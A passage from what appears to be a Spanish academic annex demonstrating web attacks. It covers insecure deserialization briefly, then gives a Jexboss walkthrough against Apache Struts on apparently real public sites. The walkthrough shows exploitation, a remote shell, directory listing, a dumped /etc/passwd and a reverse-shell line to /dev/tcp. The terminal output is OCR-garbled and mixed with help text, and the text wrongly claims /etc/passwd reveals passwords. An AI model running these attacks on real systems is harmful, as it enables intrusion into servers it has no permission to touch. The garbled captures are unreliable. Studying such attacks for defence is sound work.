
Con esto el atacante ejecutó el exploit como muestra la Figura 11, y el dato serializado que arrojó lo reemplazó en el sitio web como se ve en el Anexo A, obteniendo así información del sitio web de Php, llegando a cumplir el objetivo del atacante.



**Figura 11:** Código Deserializado del atacante

**Fuente.** Elaboración propia del autor

Resultado del ataque de Deserialización Insegura, como muestra la Figura 12.



**Figura 12:** Resultado del Ataque de Deserialización Insegura

**Fuente.** Elaboración propia del autor

## Control

Se llega a controlar esta vulnerabilidad, si toma las medidas correspondientes al desarrollar aplicaciones web, para esto, si se van a serializar los datos que estén en módulos separados a la información relevante de la aplicación, y que sean muy bajos el nivel de privilegios que ah este le otorgue; otra forma Para mitigar este ataque, sencillamente es no aceptar datos serializados arbitrariamente si es así el caso, se pueden dar el uso de firmas digitales a los datos serializados a ingresar al sitio web.

## Anexo C. Demostración del Ataque de Uso de componentes con vulnerabilidades Conocidas.

Se instala la herramienta Jexboss en Kali Linux para escanear y explotar esta vulnerabilidad, para la instalación se utilizó la siguiente línea de comando, como muestra la Figura 13.

```
root@kali:~# cd jexboss/  
root@kali:~/jexboss# pip install -r requires.txt
```

Figura 13: Instalación de Jexboss

Fuente: Elaboración propia del autor

Se buscó un sitio que esté desarrollado con el frameworks Apache Struts 1, ya que estos presentan este fallo, como muestra la Figura 14.



Figura 14: Sitio Vulnerable a Uso de Componentes con Vulnerabilidades

Fuente: Elaboración propia del autor

Teniendo lista la víctima el atacante empezará a realizar el escaneo para analizar las vulnerabilidades que esta presenta, ingresando el comando como se muestra en la Figura 15.

```
root@hack:~/jexboss# ./jexboss.py -u https://www.anaf.ro/RegPlataDefalcataTVA/Daca  
Provide your own gadget from file (a java serialized  
object in RAW mode)  
Force send java serialized gadgets to URL informed in  
-u parameter. This will send the payload in multiple  
*format: RAW, ZLIB, GZIP, AND OTHERS *  
|di# And others Java Deserialization Vulnerabilities * |  
| @author: João Filho Matos Figueiredo |  
| @contact: joamatof@gmail.com |  
| @format: RAW, ZLIB, GZIP, AND OTHERS |  
| List of ports separated by commas to be checked for |  
| each host: 8000,8141,8888,80,443 |  
| @update: https://github.com/joamatof/jexboss |
```

Figura 15: Inicio del Ataque a Uso de Componentes con Vulnerabilidades

Fuente: Elaboración propia del autor

Presenta el resultado del escaneo, donde claramente que Apache Struts es vulnerable al Uso de Componentes con vulnerabilidades conocidas, previo a esto el atacante tendrá que confirmar si tiene permisos para continuar, la cual tipeará que sí, como muestra la Figura 16.

```
Force send java serialized gadgets to URL informed in
**[*] Checking Host: https://www.anafiro/RegPlataDefalcataTVA/Daca **
formats (eg. RAW, GZIPPED and BASE64) and with
[*] Checking admin-console: [ OK ]
[*] Checking Struts2: [ VULNERABLE ]
[*] Checking Servlet Deserialization: [ OK ]
[*] Checking Application Deserialization: 10.0 [ OK (0/8) ]
[*] Checking Jenkins:ted by commas to be checked for
[*] Checking web-console: (8888,80,443) [ OK ]
[*] Checking jmx-console:auto scan results [ OK ]
[*] Checking JMXInvokerServlet: [ OK ]

Filename with host list to be scanned (one host per
* Do you want to try to run an automated exploitation via "Struts2" ?
If successful, this operation will provide a simple command shell to execute
F commands on the server.
Continue only if you have permission!
yes/NO? yes
```

Figura 16: Vulnerabilidades en el Sitio Web

Fuente: Elaboración propia del autor

Y de esta manera el atacante accede remotamente al servidor de la aplicación víctima y de esta forma, realizara pruebas ejecutando código a las partes interesadas, como se aprecia en la imagen realiza un ls, listando los directorios del aplicativo, como muestra en la Figura 17.

```
* For a Reverse Shell (like meterpreter =), type sometime like:
Provide your own gadget from file (a java serialized
obj) Shell>/bin/bash -i > /dev/tcp/192.168.0.10/4444 0>&1 2>&1
Force send java serialized gadgets to URL informed in
- And so on. =) is will send the payload in multiple
formats (eg. RAW, GZIPPED and BASE64) and with
# different content-types:-----#

root
Error 500: java.lang.IllegalStateException: Response already committed.
[Type commands or "exit" to finish]
Shell> ls (eg. 8080,8443,8888,80,443)
D:File name to store the auto scan results
Snap.20181220.093317.21037218.0006.trc
bin
config
core.20181220.093317.21037218.0001.dmp.gz
d:File name to store the file scan results
etc
expandedBundles
firststeps
```

Figura 17: Acceso Remoto al Servidor

Fuente: Elaboración propia del autor

Por consiguiente, realiza un **pwd** para poder visualizar el directorio actual de inicio de sesión en el que se encuentra ubicado, y escribiendo **cat/etc/passwd** visualiza los distintos usuarios y contraseñas que tiene esta aplicación web, como muestra la Figura 18.

```
[Type commands or "exit" to finish]
Shell> pwd
/usr/websphere/internet/AppServer85/profiles/was85Inter1
Error 500: java.lang.IllegalStateException: Response already committed.
Force send java serialized gadgets to URL informed in
[Type commands or "exit" to finish]
Shell> cat /etc/passwd
root:!:0:0:/:/usr/bin/ksh
daemon:!:1:1:/:etc:
bin:!:2:2:/:bin:
sys:!:3:3:/:usr/sys:
adm:!:4:4:/:var/adm:
uucp:!:5:5:/:usr/lib/uucp:
guest:!:100:100:/:home/guest:
nobody:!:4294967294:4294967294:/:
lpd:!:9:4294967294:/:
lp:*:11:11:/:var/spool/lp:/bin/false
invscout:*:6:12:/:var/adm/invscout:/usr/bin/ksh
snapp:*:200:13:snapp login user:/usr/sbin/snapp:/usr/sbin/snappd
ipsec:*:201:1:/:etc/ipsec:/usr/bin/ksh
nuucp:*:7:5:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico
pconsole:*:8:0:/:var/adm/pconsole:/usr/bin/ksh
esaadmin:*:10:0:/:var/esa:/usr/bin/ksh
```

Figura 18: Pruebas de Ataque

Fuente: Elaboración propia del autor

### Control

Apache Struts ha sido soportado lanzando una nueva versión que es Apache Struts 2, donde sitios desarrollados con este framework logrando mitigar esta vulnerabilidad y así poder diseñar aplicativos webs confiables, como muestra la Figura 19.

```
* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **
on Vulnerabilities in a custom HTTP parameter and
** Checking Host: https://www.dribeauty.com/bussiness-platform/console/
Room/getExpertMeetingRoomById.do **
http://vulnerable java app/page.jsf --app-unserialize
[*] Checking admin-console: [ OK ]
[*] Checking Struts2: [ OK ]
[*] Checking Servlet Deserialization: [ OK ]
[*] Checking Application Deserialization: [ OK ]
[*] Checking Jenkins: [ OK ]
[*] Checking web-console: [ OK ]
[*] Checking jmx-console: [ OK ]
[*] Checking JMXInvokerServlet: Lookup: [ OK ]

http://vulnerable java app/path --gadget dns --dns test
* Results:
The server is not vulnerable to bugs tested ... :D
alization Vulnerabilitie:
* Info: review, suggestions, updates, etc:
https://github.com/joaomatosf/jexboss
* DONATE: Please consider making a donation to help improve this tool,
* Bitcoin Address: 14x4niEfp7CegBYr3tTzTn4h6DAnDCD9C
```

Figura 19: Pruebas de Ataque

Fuente: Elaboración propia del autor